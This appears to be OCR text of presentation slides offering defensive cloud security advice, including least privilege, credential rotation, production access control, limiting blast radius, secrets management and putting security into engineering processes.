
02 Apply principle of least privilege to all roles/policies

03 Reduce or eliminate long-lived credentials

04 Use provider-backed authentication where possible

05 Automate credential management and rotation

Avoid People In Production



Reduce the Need for Human Production Access

Design systems to reduce or eliminate the need for humans to access production systems and data, by providing robust production logging capability and CI/CD that allows emergency fixes to be deployed without human intervention

Use Production Access Control

Provide a means to gain production access when necessary that provides a robust security model, an audit logging capability, and an approval workflow that ties into existing incident management processes and systems

Feed PAC logs into your SIEM

Audit logs from PAC should be monitored by security team, and activity tracked against the appropriate incident ticket

Limit Blast Radius

SEPARATE PROJECTS

Use separate accounts/subscriptions/ projects for different applications

SEPARATE ENVIRONMENTS

Keep development, QA/test and production environments separated within your cloud’s management structure, such as AWS Organisations or Google Organisations

SEGREGATE AT THE NETWORK LEVEL

Enforce strong network boundary controls, avoid VPC peering (especially with third parties)

MINIMISE SHARED SERVICE ACCESS

Deploy unique CI/CD pipelines per environment, have monitoring tools reach into the account rather than the accounts writing data out elsewhere

Secrets Management

- Often the key point of failure
- Where do applications store their secrets?
- How are credentials shared and rotated?
- How do you know when secrets are leaked?

INTERNAL

Decentralised Security Processes

Central security teams cannot do it all

- Lack of knowledge/skills
- Too few people, good people cost $$$$$
- Too wide a spread of technologies

Empower engineering teams

- Do their own threat modelling
- Have them build and extend security automation
- Poach the best of them to work with you!

Put security in engineering processes

- Cheaper to fix security issues earlier
- The more you can automate, the more security you can do

Wrapping Up

WITH secure

INTERNAL

Conclusions

Cloud is a different ball game

Easier to defend & monitor, ***if*** you know what you're doing

Key security controls:

- MFA all the things
- Limit blast radius
- Monitor/harden your code and pipelines

Treat DevOps tools, CI/CD etc as the crown jewels

WITH®

secure